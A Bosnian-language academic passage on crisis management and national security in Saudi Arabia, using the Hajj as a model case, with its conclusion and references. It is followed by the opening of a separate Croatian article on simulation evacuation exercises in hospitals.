Obavještajnim informacijama u pogledu krize se smatraju korisne informacije i činjenice koje ukazuju na identifikaciju potencijalnih lokacija za pojavu kriza. Ovaj sistem ima važnu ulogu u borbi sa krizom, a najvažnije njegove obaveze su: prikupljanje informacija o političkim aktivnostima i trendovima koji ugrožavaju nacionalnu sigurnost u zemlji i inozemstvu kroz različite izvore; analiza informacija (prethodno spremljene i novo dobivene), poduzimanje potrebnih zaštitnih mjera i izravno intervenisanje u radu organizacija koje rade protiv državne sigurnosti; prijenos informacija o pokušajima ugrožavanja države i spriječavanje svih pokušaja koji utiču na ugrožavanje nacionalne sigurnosti i njenih moralnih i materijalnih oblika; osiguravanje kanala informacijskih sistema, te borba protiv špijunaže domovine; otkrivanje tajnih ciljeva i namjera organizacija koje prijete nacionalnoj sigurnosti; pružanje mišljenja o rukovođenju političke i medijske dimenzije za razvoj krize; praćenje domaćih i međunarodnih reakcija vezano za krize i izvještavanje i mišljenje u vezi toga; koordinacija s medijima, pružanje činjenica kao odgovora na neprijateljsku medijsku propagandu; suprotstavljanje propagandi, glasinama i izjavama o namjerama i ciljevima promotora krize; spriječavanje demonstracija i unutrašnjih nereda i kontrolisanje aktivnosti njihovih izvršioca; pravovremeno upozoravanje ostalim državnim organima protiv bilo koje prijetnje sigurnosti države (Al Shahrani, 2003).

4.1.4. Uloga oružanih snaga u borbi sa krizom

Poznato je da je vojna moć stoljećima glavni alat u nametanju volje oružanom silom, ali u današnje vrijeme ta sredstva moći obuhvataju i druge elemente kao što su politička i ekonomska moć. U stvarnosti ove tri moći su isprepletane i koliko god je država beskrajno miroljubiva, ona se suočava sa puno izazova i prijetnji, bilo vanjskih ili unutrašnjih, kako od strane drugih država tako i od strane pojedinaca ili organizacija, jednom ili sinergičkim djelovanjem više navedenih moći. Efikasnost oružanih snaga, kod unutrašnjih kriza, zahtijeva neophodno opremanje i obuku oružanih snaga kako bi mogle odgovori na krize i katastrofe u svakom trenutku u saradnji sa ostalim sigurnosnim snagama. U borbi sa krizom na strateškom nivou, oružane snage su odgovorne za spremnost za suprotstavljanje bilo kojoj krizi kojoj je domovina izložena. Putem svojih operativnih centara u svim centrima narodne odbrane, koji su sastavljeni od većine državnih agencija za

borbu s bilo kojom krizom kojoj je domovina izložena, koordiniraju radom u skladu sa direktivama Odbora nacionalne odbrane, kojeg je Kralj (sluga dvije svete džamije) formirao sa dužnostima za rješavanje krize s kojima se suočava Kraljevina iznutra i izvana.

4.1.5. Uloga Nacionalne garde u borbi sa krizom

Nacionalna garda podržava oružane snage i aktivno sudjeluje na strateškom nivou, a na unutrašnjem planu ima veću ulogu nego oružane snage obzirom na njene velike potencijale koje posjeduje. Ovaj važan organ, zbog specifične prirode, koordinira između izvršnih državnih organa putem centara nacionalne operativne odbrane koji su povezani sa operativnim centrima civilne odbrane i drugim sigurnosnim organima.*

4.1.6. Uloga granične garde u borbu sa krizom

Najveća odgovornost granične garde je sprečavanje ulaska terorista ili kriminogenih lica ili lica koja su indicirana kao generatori ili učesnici moguće krize ili izazivači opasnosti za državu. O značaju granične garde najbolje svjedoče statistički podaci s kojima povremeno Njegova ekselencija generalni direktor graničnih snaga izlazi u javnost. U njima vidimo podatke o hapšenju osoba i zapljeni eksploziva i oružja na državnim granicama ili unutar države. Ovaj sistem je povezan s glavnim centrom nacionalne odbrane i centrom kontrole i vođstva u regijama putem izravnih telefonskih linija za direktnu razmjenu informacija o neprijateljskim ciljevima i stanju pripravnosti.*

4.1.7. Uloga mjesnih područja

Svako mjesno područje, unutar njegove administrativne granice, se suprotstavlja krizi ili katastrofi tako što sprovodi regijski plana za rješavanje katastrofa i kriza. U svakoj regiji postoji krizni plan uključujući njegovo izvršenje od strane svih državnih institucija u regiji zavisno od vrste krize (Sarij, 2008).

* Studiju je obavilo Zapovjedno stožerne škola, predmet. (Rijad: Zapovjedno stožerne škola, t3, 2008m), 2-3.

* Ibid, 4-11.

4.2. Uloga državnih sistema u indirektnoj podršci borbe protiv kriza

Kako je već navedeno, nisu svi državni organi direktno uključeni u borbu sa krizom, pojedini organi daju logističku i drugu podršku izvršnim organima koji se direktno bave borbom protiv krize, a ti organi imaju svoje uloge a to su:

4.2.1. Uloga Ministarstva vanjskih poslova u borbu sa krizom

Smatramo da je diplomatija najvažniji alat suprotstavljanja krizama. Posebno taj značaj ilustrira se kroz posao koji diplomate rade na polju međunarodnih odnosa, kao što su pregovaranje i sporazumijevanje na početku bilo koje krize koja je izvjesna i mogla bi da se desi.

4.2.2. Uloga Ministarstva kulture i informisanja u borbu sa krizom

Metodologija Kraljevine Saudijske Arabije u medijskoj politici je u skladu s opštom državnom politikom za koju je zaduženo ovo ministarstvo. Na unutrašnjem planu, zagovara se pristup i načela tolerantnih islamskih propisa i vrijednosti u srcima ljudi i konsolidira dragocjena arapska tradicija i običaji, te učvršćuju veze i širi duh društvene solidarnosti i napretka. Na vanjskom planu, mediji djeluju sa ciljem pozivanja na arapsku i islamsku solidarnost i odbranu arapskih i muslimanskih pitanja koji su na strani pravde, istine i mira i protivi se nepravdi, diskriminaciji i rasizmu. U okviru medijske politike Ministarstvo informisanja pravi planove za postizanje svojih ciljeva.

4.2.3. Uloga Ministarstva zdravstva u borbi sa krizom

Ovo ministarstvo ima vitalnu ulogu u pružanju nadzora nad zdravljem svih pojedinaca u društvu, s jasnim ciljem očuvanja zdravlja, odnosno stanja bez bolesti i epidemija u normalnim uslovima ali i u vrijeme krize.

4.2.4. Uloga Ministarstva prometa u borbi sa krizom

Ministarstvo prometa ima važnu i jasnu ulogu za vrijeme krize, a to je olakšati izvršnim organima nesmetano djelovanje svim prometnicama.

4.2.5. Uloga Ministarstva poljoprivrede u borbi sa krizom

Uloga ovog ministarstva jasno se iskristalizirala kada su područja Džazan bila pogođena krizom groznice.

4.2.6. Uloga Ministarstva elektroprivrede i vodosnabdijevanja u borbi sa krizom

Zadatak ovog ministarstva je od esencijalne važnosti zbog obaveze osiguranja nesmetanog i učinkovitog snadbijevanja električnom energijom i vodom, svih učesnika borbe protiv krize.

4.3. Uloga međunarodnih institucija i organizacija u borbi sa krizom

Postoje mnoge institucije i međunarodne organizacije, vladine ili nevladine, koje aktivno sudjeluju u svim krizama koje mogu nastati u svijetu. Ove organizacije su imale pozitivne učinke na srca građana i vlade zemalja koje su bili izložene krizom ili katastrofom.

5. OPTIMALAN MODEL UPRAVLJANJA KRIZOM ZA JAČANJE NACIONALNE SIGURNOSTI U KRALJEVINI SAUDIJSKOJ ARABJI NA PRIMJERU OBREDA HADŽA

Hodočasna sezona sa religijskog aspekta je od izuzetne važnosti, obzirom da u Kraljevinu dolaze muslimana iz cijelog svijeta da obave obred Hadža. Primjer Hadža smo izabrali ciljano kao model optimiziranja za upravljanje krizom, jer je od velike važnosti sa više aspekata uključujući: vjerski, politički, ekonomski, socijalni i medijski. U tom periodu detektovano je puno kriznih tačaka koje su rezultat velikih gužvi i pružaju mogućnost nastanka različitih teških sigurnosnih incidenata izazvanih nedostatkom savjesti mnogih hodočasnika.

Krize koje su se dogodile tokom sezona hodočašća, mogu se klasificirati u dvije osnovne grupe:

1 - krize koje su nastale usljed prirodnih katastrofa: potresi, rušenje, epidemije, poplave i munje.

2 - krize uzrokovane ljudskim faktorom.

Krize koje su nastale usljed prirodnih katastrofa zahtijevaju stalnu pripravnost sistema nacionalne sigurnosti i planiranje rješenja upravljanja krizom za svaku od prirodnih katastrofa.

Međutim, krize koje su uzrokovane ljudskim faktorima zahtijevale su određene intervencije i korekture. Tako je u slučajevima:

- *dužeg boravka na prometnicama* (posljedica dugog boravka na prometnicama predstavlja problem za kretanje ostalim hadžijama na cestama tokom njihovog obavljanja obreda Hadža, a to može izazvati mnoge krize kao što su situacije: gaženja, ometanje prometa i

pješaka. Kako bi se ovo sprječilo neohodno je obezbjediti stambeni prostor za svakog hodočasnika);

- *gužve* (gužva ponajviše na mostu Džamarat predstavlja katastrofu uzrokovanu ljudskim nemarom, a jedna takva se dogodila prije nekoliko godina. Bila je rezultat guranja, gužvi i nedostatka savjesti nekih hodočasnika na način kako da vode računa o čuvanju svoje sigurnosti, što je konačnici dovelo do izgradnje velikog projekta Aldžmrata);
- *požari* (temeljito se odnosi na požare koji su ranije izbijali na svetim mjestima uglavnom ljudskim nemarom ili nepažnjom, kroz nekoliko projekata koji se sprovedeni više se ne spominju požari za vrijeme Hadža kao ranije, ali kao mogući nastanak požara i dalje se razmatra u procjeni rizika); i
- *zdravstvene krize* (usljed izlaganja hodočasnika konstantnoj toplini ili hladnoći (klima uređaji) nastaju zdravstveni problemi koji se mogu opisati kao slučajevi toplotnog udara i sunčanica te prehlade i gripe. Kraljevina je obezbjedila centre zdravstvene zaštite na Svetim mjestima koji su opremljeni medicinskim kadrom sposobnim i kvalificiranim za adekvatno pružanje zdravstvene usluge. Također, Kraljevina je naložila osiguranje povećanih kapaciteta za intenzivnu njegu u postojećim bolnicama kao što je bolnica Ajjad, a sanitetske ekipe hitne pomoći koji su prisutne na Svetim mjestima pružaju besplatnu zdravstvenu zaštitu za sve hodočasnike i posjetitelje) (Al-Sawat, 2008).

Analizom kriznih situacija utvrđeni su alarmirajući inputi koji su zahtijevali hitnu potrebu detaljnog planiranja prije same sezone i usvajanje Plana upravljanja mogućom krizom za vrijeme Hadža preko posebnih državnih agencija zaduženih za suočavanje i upravljanje krizama. Uspjeh i učinkovitost u nizu prethodnih godina koji je Kraljevina Saudijska Arabija u suprotstavljanju raznim krizama ostvarila, najbolje pokazuju rezultati koji se ogledaju u sve manjem broju kriza za vrijeme obreda Hadža, što se vidi iz godine u godinu. Posebno treba istaći hodočašće sezone 1434. godine hidžretske (2012 godine) kada su snage za upravljanje krizama stavile pod kontrolu i uspješno eliminisale sva začajna žarišta krize, pa se ova godina označava i kao idealna sezona bez prisustva kriza. Ta godina je službeno objavljena kao uspješna sezona i smatra se kao kvantni prijelaz s obzirom na uloženi trud vladinih agencija i nevladinih organizacija koje su učestvovala u pogledu primjene odredbi sistema i pružanju raznih vrsta usluga hodočascima (Alouheri, 2013).

Ovako uspješni rezultati došli su nakon sistemskog pristupa u rješavanju ovog problema Kraljevine u organizaciji hodočasne sezone i borbe protiv kriza, koji se mogu sistematizirati u nekoliko koraka.

U prvom izvršena je analiza opasnosti (ugroženosti) svakog mjesta obreda u vrijeme Hadža i detektovane su krizne žarišne tačke. U skladu sa propisima uspostavljene su ovlasti djelovanja i definisan sistem organizacije svih sudionika u zaštiti i spašavanju. Također, su peduzete sve mjere na izgradnji infrastrukture koja omogućuva bolju prohodnost, manje gužve i uopće stvara ambijent za smanjenje kriznih područja. U narednom koraku razrađen je sistem komuniciranja svih aktivnih sudionika i ustanovljeni su svi potrebni resursi. Sve su ovo bili potrebni koraci koji su na kraju krunisani sveukupnim Planom za djelovnje u slučaju kriznih situacija za vrijeme Hadža.

Evidentno je da je Kraljevina Saudijska Arabija uložila puno napora za osiguranje hodočasnika i sprječavanje problema koji proizlaze iz velikih gužvi i zagušenja, što često dovodi do guranja i pojave povreda pa i smrtnih slučajeva. Mjere na izgradnji infrastrukture uključuju trajne projekte širenja džamije Al-Harema i Poslanikove džamije, osiguranje adekvatne klime unutar Svetih mjesta za obavljanje duhovne molitve u optimalnim uslovima u miru i tišini. Zatim, projekat izgradnje protupožarnih šatora, izrada projekta razvitka područja Džamarat, projekti vodoodvodnih i kanalizacionih instalacija, izgradnja objekata na brdu Arefat, projekat uvođenja vozova za prijevoz hodočasnika.

Također, upravljanje krizom tokom Hadža možemo posmatrati kroz institucije i njihovu ulogu u rješavanju kriznih dešavanja. Kraljevska briga u ovom aspektu orjentirana je ka postizanju dva glavna cilja, prvi je *eliminacija kriznih područja*, a drugi je *pružanje svih usluga i olakšanje hodočasnima*, pa su ovi ciljevi postavljeni direktno pred nadležne službe za upravljanje krizom. Iz ovako postavljenih ciljeva proizilazi permanetna potreba ulaganje raspoloživih napora i sredstava kako bi se osiguralo obavljanje obreda Hadža s lahkoćom i mirom.

Uz napredak i razvoj u svim sektorima u zemlji, procjene o mogućim krizama zahtijevale su potpunu spremu za kontrolu nad bilo kakvom krizom i njeno što brže rješavanje uz minimalne napore i sredstva. Nephodno je bilo ostvariti koordinaciju među brojnim agencijama i ministarstvima radi sistemskog pristupa i rasvjetljenja opšte politike koja će se sprovesti u svrhu pripremanja za krizu i borbu protiv nje, a da uslužnost hodočasnika mora biti na visokom nivou. Znači shodno postavljenim ciljevima iz Kraljevske brige paralelno se trebaju odvijati dva procesa koji su izazov za siurnosne organe, a treba postići cilj koji je državno vodstvo postavilo kao politički prioritet zemlje, a to je da će se garantovati mir i sigurnost hodočasnika.

Treba naglasiti da su svi državni kapaciteti na raspolaganju tokom obreda hodočašća i ne postoji niti jedno ministarstvo ili agenciju u Kraljevini Saudijskoj Arabiji a da nije povezano na neki način sa obredom Hadža. Najvažnija od tih ministarstava koja su povezana sa upravom poslova Hadža i hodočasnika su:

- Ministarstvo za Hadž čija je uloga jako bitna i važna u tom području, usluge Hadža vođenja brige o hodočascima je temeljna uloga ovog Ministarstva, a posebno nakon što je postalo samostalno, nakon čega su mnoge organizacije postale povezane sa njim);
- Ministarstvo unutrašnjih poslova koje ima obavezu očuvanja unutrašnje sigurnosti Kraljevine Saudijske Arabije, a između ostaloga zaduženo je i za sigurnost i mir hodočasnika. Policajac je putokaz i sluga svojoj zemlji i svakom ko kroči na njeno tlo.
- Opšta uprava civilne odbrane se smatra jednom od najvažnijih sektora za borbu protiv krize u Saudijskoj Arabiji, a posebno u sezoni Hadža kako bi zaštitila sigurnost hodočasnika. Također civilna odbrana igra važnu ulogu u zaštiti hodočasnika od požara i rješavanja sukoba u gužvi u skladu s standardnim pravilima i načelima. U te svrhe upotrebljavaju se sva dostupna sredstva od specijalnih automobila sa najnovijom opremom i opremom za gašenje požara, posebna oprema za spašavanje. Također, civilna odbrana koristi avione koji imaju značajnu ulogu u krizama, prije svega za brzu intervenciju kod požara, ali i u brzom transportu unesrećenih ili transportu u krizna područja.
- Ministarstvo zdravstva ima ulogu da u suradnji s drugim zdravstvenim sektorima u Kraljevini Saudijskoj Arabiji, kroz implementaciju specifične strategije za rad, pruža zdravstvenu zaštitu za hodočasnike tokom čitave godine. Ministarstvo kontinuirano radi na poduzimanju preventivnih i korektivnih mjera za zaštitu građana, stanovnika, posjetitelja i hodočasnika zbog postojanja mogućnosti raznih bolesti i epidemija. Također, radi na razvoju i poboljšanju kvalitete medicinskih i zdravstvenih usluga kvantitativno i kvalitativno da bi pokrili sva sveta mjesta i smještaj hodočasnika u Meki i Medini. Treba naglasiti da uz Ministarstvo zdravstva postoji i Glavna uprava za medicinske usluge oružanih snaga, koja pruža usluge hodočascima, u saradnji sa pojedinim sektorima oružanih snaga kao što je bolnica oružanih snaga Huda u Taifu, i ostalih organa vlasti zdravstvene zaštite hodočasnika. Ova Uprava za medicinske usluge formira terenske bolnice koje sadrže nekoliko opštih i specijaliziranih ambulanti, s brojnim medicinskim centrima raspoređenim u različitim dijelovima Svetog mjesta;
- Ministarstvo obrane i zrakoplovstva ima aktivnu ulogu

- Povjereništvo opšte obavještajne službe sudjeluje u sezoni Hadža, tako što pruža blagovremeno informativna obavještenja rukovodiocima, radi brze i adekvatne intervencije. Također, vrši istraživanje na osnovu sigurnosnih zahtjeva i predaje ih donositeljima odluka, sudjeluje u izgradnji sistema nacionalne sigurnosti Kraljevine, pored toga obavlja i druge dužnosti);
- Ministarstvo nacionalne garde učestvuje u osiguranju Hadža. Nacionalna garda učestvuje u potpori Ministarstava i drugih vladinih agencija za očuvanje sigurnosti Hadža, isto tako sudjeluje u vjerskom obrazovnom sistemu. Izvršava svoje osnovne uloge i dužnosti.

Obzirom na trenutnu nedostupnost podataka o krizama nakon uspostavljanja novog optimalnog modela (zbog istraga koje se vode i zaštićenosti takvih podataka) u narednim istraživanjima neophodno je uraditi statistiku svih kriza koje su detektovane nakon uspostavljanja novog sistema upravljanjem krizom (2012 godine) te analizirati svaku krizu, krizno područje, vrijeme krize, nositelje krize, te nakon toga dodatno optimizirati postojeći model upravljanja krizom za vrijeme Hadža koji će rezultirati efikasnijom i bržom borbi protiv krize, te ekonomičnijim stavljanjem iste pod kontrolu (uz što manje snaga i sredstava), zatim njeno uspješno rješavanje i ponovnu stabilizaciju.

U tu svrhu potrebno je provjeriti sistem svih institucija u cilju efikasne borbe za upravljanje sa krizom kroz svaku od tri navedene faze:

1. Faza spremnosti i pripravnosti (formiranje jedinice za upravljanje krizom tokom Hadža; formiranje specijalne radne grupe; obuka; volontiranje i sudjelovanje privatnog sektora; edukacija i informisanje; regionalna i međunarodna saradnja; priprema scenarija mogućih kriza tokom obreda Hadža)
2. Faza suočavanja (provedba planova krize Hadža; upravljanje urgentnim Centrima; brzina informacija i komunikacija; mudro postupanje s medijima; korisno iskorištavanje vremena; regulisanje, organizovanje akcija; tajnosti operacije; koordinacija između izvršioca i sprovodioca mjera sigurnosti)
3. Faza pripreme stanja (izgradnja i popravka štete; procjena naučene lekcije; sprovođenje studije i istraživanja; postavljanje mjera kako se kriza nebi ponovila.)

6. ZAKLJUČAK

Nakon pregleda i analize prethodnih istraživanja možemo zaključiti da su se krize dešavale u društvu od davnina, jer su postojali faktori i uzroci za njen nastanak, bez obzira da li su bili prirodnog ili vještačkog karaktera. Niko ne može poreći ogromne gubitke, iznenadne negativne posljedice koje stvara ljudski nemar i njihov negativni utjecaj na glavni interes države i naroda - nacionalnu sigurnost. Nacionalna sigurnost je glavni temelj opstanka države i garant njenog razvitka i načina održivog razvoja u svim aspektima, pa u slučaju nastanka krize stvara se prijetnja po nju. To zahtjeva angažovanje potrebnih ljudskih resursa, prije svega vojnih i policijskih snaga osposobljenih za upravljanje i borbu sa krizama ali i predstavnika vrha političkog upravljanja.

Oblikovanje upravljanja krizama je strateški važan proces koji ima direktne implikacije na nacionalnu sigurnost. Zbog postojanja opasnosti da tokom krize dođe do turbulencija ili ugrožavanja sistema nacionalne sigurnosti, možemo slobodno konstatovati da se zapravo radi o procesu koji direktno utiče na temeljne stubove sigurnosti. Posebno naglašavamo da i u slučaju kriza koje nastaju usljed više sile, posljedice neadekvatne reakcije na krizu mogu implicirati širenje kriminala i/ili ugrožavanje sigurnosti uopšte. Zapravo sposobnost upravljanja krizom najdirektnije je povezana sa stabilnošću sistema sigurnosti. Stoga sve države nastoje postaviti efikasne sigurnosne sisteme koji mogu pravovremeno pružiti adekvatan odgovor s ciljem efikasnog upravljanja tokom kriznih situacija. Veoma je bitno da sigurnosni podsystemi koji imaju prethodno određene svoje zadatke, iste obavljaju konstantno i sinhronizirano. Naravno za dobro funkcionisanje cjelopunog sistema upravljanja krizom, potrebni su dobro razrađeni i uvježbani operativni planovi u kojima se precizira uloga, mjesto i vrijeme svakog podsystema, način intervencija i koordiniranje među njima, sa preciziranjem nadležnosti i odgovornosti svakog podsystema. Ovako postavljen sistem upravljanja krizom rezistentan je na svaki oblik ugrožavanja tokom trajanja krize. Uz stalnu koordinaciju podsystema državnih nadležnih organa veoma je bitna detaljna analiza nakon svake krize, kako bi se utvrdile dobre i loše reakcije svakog podsystema kao cjeline, utvrdili eventualni propusti, unaprijedio sistem u cjelini a sve u cilju onemogućavanja ponavljanja vještačkih kriza, a samim time spasili ljudski životi i materijalna dobra.

Upravljanje krizom ima za cilj zaštititi i sačuvati državni integritet, podizanje nivoa razvoja zajednice, i rješavanje bilo kakvih nedostataka ili mahana koji zahvate jedan od njegovih sektora ili rješavanje bilo kojeg razloga koji bi mogao u budućnosti stvarati problem i dovesti do kriznih situacija. Tako se održava vitalnost sistema nacionalne sigurnosti i teži ka

napretku državnih tijela. Isto tako stanje nacionalne sigurnosti u zemlji ovisi o stepenu učinkovitosti njegovih komponenti: religije, vođstva, politike, ekonomije, medija, vojnih snaga i javne uprave. Sve ove komponente treba da se prožimaju i konsolidiraju u svom radu tokom upravljanja krizom kako bi aktivno učestvovala i djelovala na jačanje nacionalne sigurnosti. U praktičnom smislu, nalazimo da su najvažniji načini i sredstva za jačanje nacionalne sigurnosti uspješno upravljanje krizama koje zahtijevaju integraciju, sklad i koordinaciju između uloga i zadataka državnih organa kako bi se osigurala potreba za borbu i učinkovitost upravljanja krizom kroz brze intervencije, kontrolisanje i rješavanje što je prije moguće krize uz minimalan napor i troškove.

Iz ovog rada, analizom optimalnog modela za upravljanje krizom na primjeru obreda Hadža, može se potkrijepiti navedeni zaključak, što nas sve vodi ka razumijevanju integriranog uspješnog pristupa upravljanja krizom koja se odražava pozitivno na jačanje nacionalne sigurnosti u Kraljevini Saudijskoj Arabiji.

Fenomen upravljanje krizom u cjelini prepoznat je kao priprema za ono što se može dogoditi i suočavanje sa onim što se dogodilo, u cilju jačanja nacionalne sigurnost.

Na kraju, krizno upravljanje općenito vodi od suštine do činjenice da su zajednice koje su pristupile izgradnji sistema za upravljanje i rješavanje kriza bile jače i otpornije u nastavku borbe i savladavanju kriza od ostalih koji nisu primjenivali takav način, nego su se suočavale bez osmišljenog otpora i planiranog rukovođenja što je dovelo do njihove slabosti a negdje i raspada.

LITERATURA

1. Al Saud Yazi., 2007. Uloga medija u rukovanju sa krizom. Neobjavljen magistarski rad, (Rijad: Naif arapska sveučilišta za sigurnosne znanosti).
2. Al Shahrani Saad bin Ali, 2003. Ekonomija nacionalne sigurnost: Uvod u koncepte i teme. (Riyad. D. N.) 11-12.
3. Al-Asiri Abdullah, 2007. Upravljanje krizom i načini i metode treninga upravljanja. Teza je neobjavljena, (Rijad: Zapovjedno stožerna škola Oružanih snaga).
4. Al-beridi Abdullah Abdul Rahman, 1999. Inovacije uništavaju krize, nova vizija za upravljanje krizom. (Rijad: Međunarodna kuća ideja za izdavanje i distribuciju).
5. Al-didžani Saad, 2011. Uloga sigurnosnih vještina potrebnih oficirima opšte uprave civilne odbrane za borbu protiv potencijalnih kriza i katastrofa. Neobjavljena magistarska studija, Rijad: arapsko Naifa sveučilište za sigurnosne znanosti.
6. Alharbi Ali, 2010. Viještina sigurnosnih aktivnosti u jačanju nacionalne sigurnosti. Neobjavljen magistarski rad, (Rijad: Naif arapska sveučilišta za sigurnosne znanosti).
- 11- Saad Sultan, 2009. Uloga generalnog predsjedništva o skrbi mladih za jačanje intelektualne sigurnost. Neobjavljen magistarski rad, (Rijad: Naif arapska sveučilišta za sigurnosne znanosti).
7. Alhqha Fahad bin Mohammed, nacion. sigurn: sveobuhvaćena vizija,
8. Al-Maliki Abdul Hafiz, 2006. Ka izgradnja nacionalne strategije radi postizanja intelektualne sigurnosti za borbu . Neobjavljen doktorski rad, (Rijad: Naif arapska sveučilišta za sigurnosne znanosti).
9. Al-Mtairi Meshari, 2012. Područnih centara kraljevine Saudijske Arabiji u jačanju sigurnosti. Neobjavljen magistarski rad, (Naif arapska sveučilišta za sigurnosne znanosti).
10. Al-obeisi Saad, 2008. Napori Ministarstva islamskih poslova i zadudžbina, Pozivanja i savjetovanje u jačanju intelektualne sigurnosti s aspekta imama,propovjednika,hatiba u Rijadu.Neobjavljen magistarski rad, (Rijad: Arapski Sveučilišta Sigurnost Sciences).
11. Alouehri Turki, 2013. Emir Mekke objavljuje uspjeh sezone i smatra se kvalitativni prjelaz (Riyad:Al-Riyadh list e, A16552).
12. Al-sawat Ibtisam Abdullah, 2008. Upravljanje Krizom u Hadžu: terenska istraživanja za promet javne uprave sudjelovanja u hodučasnom prometu. Neobjavljen magistarski rad, (Jeddah: Kralj Abdul Aziz Sveučilišta) 68-69.

13. Al-Shaalan Fahad Ahmed, 2012. Upravljanje krizom: temelji, faze, mehanizmi. (Rijad: Naif arapska sveučilišta za sigurnosne znanosti).
14. Al-Shaalan Fahd bin Ahmed, upravljanje krizom: Temelji, faze, mehanizmi, 141-142.
15. Al-Shahrani Saad bin Ali, upravljanje operativnim sigurnosnim krizama, 55 - 56.
16. Al-Shammari Fahid Ayed, 2002. Kreativni portal za upravljanje krizom i katastrofama. (Rijad: Printing Company Najd), 27-32.
17. Ebu Tnin Alloush, 1996. Sigurnosno planiranje za upravljanje krizom. Neobjavljen magistarski rad, (Rijad: Naif arapska sveučilišta za sigurnosne znanosti).
18. Fayez Aljhani, Ali, 2005. Istraživački centri i njihova uloga u suprotstavljanju prijetnji sigurnosti, tako da je deseti davatelj menadžera istraživačkim kaznenopravnom centri i borba protiv kriminala na umne sigurnost u saradnju sa Sveučilište Tajiba od 6-8 / 8/1425h i 20 -22/9/200 4 g. Medina. (Rijad: Naif arapska sveučilišta za znanost, sigurna).
19. Kamel Amr Abdullah, 1996. Arapske sigurnosti iz ekonomske perspektive „Simpozij Arapska sigurnost i trenutni izazovi i budući pogledi održane arapsko-europske studije u periodu od 9-11 / 01/1996. (Kairo: arapsko-europski studiji Centar) 85.
20. Kamel Farouk Hamad Abdul Hamid, 1999. Tehnička pravila policijske istrage i kaznene istrage. (Rijad: Naif arapska sveučilišta za sigurnosne znanosti) 132.
21. Kamel Muhmed Farouk Abdulhamid, uvod o proučavanju sigurnosne znanosti. (Rijad. Naif arapska sveučilišta za sigurnosne znanosti, d C)
22. Muftija Muhamed Hasan, 1999. Zdravlje renesanse u Kraljevini Saudijskoj Arabiji. (Rijad: Kralj Fahd Nacionalna knjižnica u prospektu) 309.
23. Murwani , N. M. 2009. Uspješna Arapska iskustva u organizaciji i pripremanju borbe protiv terorizma: Iskustvo Saudijske Arabije: Rijad: Naif, Arapski Univerzitet za sigurnosne nauke
24. Salem Ali, 2008. Opseg pripremljenosti za upravljanje krizom i katastrofom. Neobjavljen magistarski rad, (Rijad: Naif arapska sveučilišta za sigurnosne znanosti).
25. Zapovjedno stožerne škola, predmet zapovjedstvo, kontrole i komunikacije, 4-11.
- 26- Al-sarij Saad, 2008. MUP predlaže stručnjaci za katastrofe u državnim institucijama. (Riyad novine danas, p 12297) 32.
26. Zapovjedno stožerne škola, predmet. 2008. (Rijad: Zapovjedno stožerne škola, t3) 2-3.

**SIMULACIJSKE VJEŽBE U ZDRAVSTVENOM SUSTAVU
REPUBLIKE HRVATSKE**

**SIMULATION EXERCISES IN THE HEALTHCARE SYSTEM OF THE
REPUBLIC OF CROATIA**

Stručni članak

Dijana Lujanac, mag. kriz. men.*

Sažetak

Zdravstvene ustanove predstavljaju poseban set sigurnosnih izazova, stoga više nego ijedne druge institucije moraju odisati osjećajem zaštićenosti i sigurnosti. Prema Zakonu o zaštiti na radu poslodavac je dužan utvrditi Plan evakuacije i spašavanja za slučaj izvanrednog stanja i s njim upoznati sve radnike. Vježba treba biti zamišljena i izvoditi se na način koji je sličan stvarnoj situaciji, što je dobar pokazatelj za postupanje u mogućim budućim intervencijama.

Cilj vježbe je uvježbavanje i provjera osposobljenosti odgovornih osoba u provedbi evakuacije i spašavanja, provjera načina dojavljivanja opasnosti, te uvježbavanje i provjera osposobljenosti prvenstveno medicinskog osoblja za sigurno napuštanje ugroženog područja, evakuaciju i spašavanje bolesnika. Pitanja i postupci koji se vježbom provjeravaju od velike su važnosti za sigurnost kako bolesnika tako i osoblja. Analiza i izrada izvješća provedene vježbe tzv. „Naučene lekcije“, gdje se prikupljaju svi relevantni podatci i odgovori iz kojih treba izvući kratke i jednostavne poruke za budućnost koje je svakako potrebno uključiti u buduće Planove evakuacije i spašavanja i ažuriranje postojećih Interventnih planova djelovanja u kriznim situacijama.

Ključne riječi: evakuacija, kriza, planovi, sigurnost, spašavanje, upravljanje, vježba, zdravstveni sustav.

Abstract

Health care institutions present a special set of security challenges, so more than any other institution they must exude a sense of security and safety. According to the Law on Occupational Safety, the employer is obliged

** KBC Sestre milosrdnice, e-mail: dijana.lujanac@kbcsrn.hr*

to establish an Emergency Evacuation and Rescue Plan and to familiarize it with all workers.

The exercise should be conceived and performed in a way that is similar to the actual situation, which is a good indicator for acting in possible future interventions. The aim of the exercise is to train and check the competence of responsible persons in carrying out evacuation and rescue, to check the manner of reporting danger, and to train and check the ability of primarily medical staff to safely leave the endangered area, evacuation and rescue of patients. for the safety of both patients and staff. Analysis and preparation of reports on the so-called exercise. "Lessons learned", where all relevant data and answers are collected from which short and simple messages for the future should be drawn, which should definitely be included in future Evacuation and Rescue Plans and updating of existing Crisis Intervention Plans.

Key words: evacuation, crisis, plans, rescue, security, training, health system.

1. UVOD

Zdravstvene ustanove predstavljaju poseban set sigurnosnih izazova, stoga više nego ijedne druge institucije moraju odisati osjećajem zaštićenosti i sigurnosti. Za očekivati je da funkcioniranje zdravstvenog sustava bude besprijekorno. U zdravstvenim ustanovama postoje planovi evakuacije i spašavanja koji se donose temeljem članka Zakona o zaštiti na radu, Zakona o zaštiti od požara i Statuta bolnice a koji su osmišljeni i napisani u suradnji inženjera zaštite na radu i magistra sigurnosti iz većinom privatnih tvrtki. Gore spomenutim planovima uglavnom se određuju evakuacijski putovi koji osiguravaju najuspješnije napuštanje ugroženih dijelova objekta i dolazak mjesto okupljanja. U slučaju nastanka događaja koji ugrožava objekt u pravilu su ugroženi i evakuacijski putovi pa ih je radi uspješnog odvijanja evakuacije potrebno maksimalno organizacijski, taktički i tehnički zaštititi. Kao vrlo bitnu činjenicu treba istaknuti i plan evakuacije koji opisuje aktivnosti, postupke i organizacijske mjere pojedinih odjela, klinika i zavoda koji „ustupaju“ svoje prostorije ugroženim bolesnicima i osoblju u zdravstvenim ustanovama tako da ih smještaju na za to unaprijed određene i adekvatno opremljene prostore. To se odnosi na evakuaciju pacijenata, zaposlenika, opreme, materijala, lijekova, dokumentacije i drugih materijalnih resursa. Temeljem postavljenog problema istraživanja, u radu se postavlja hipoteza:

H1: važnost provođenja simulacijskih vježbi kao preventivnog djelovanja u možebitnim kriznim situacijama.

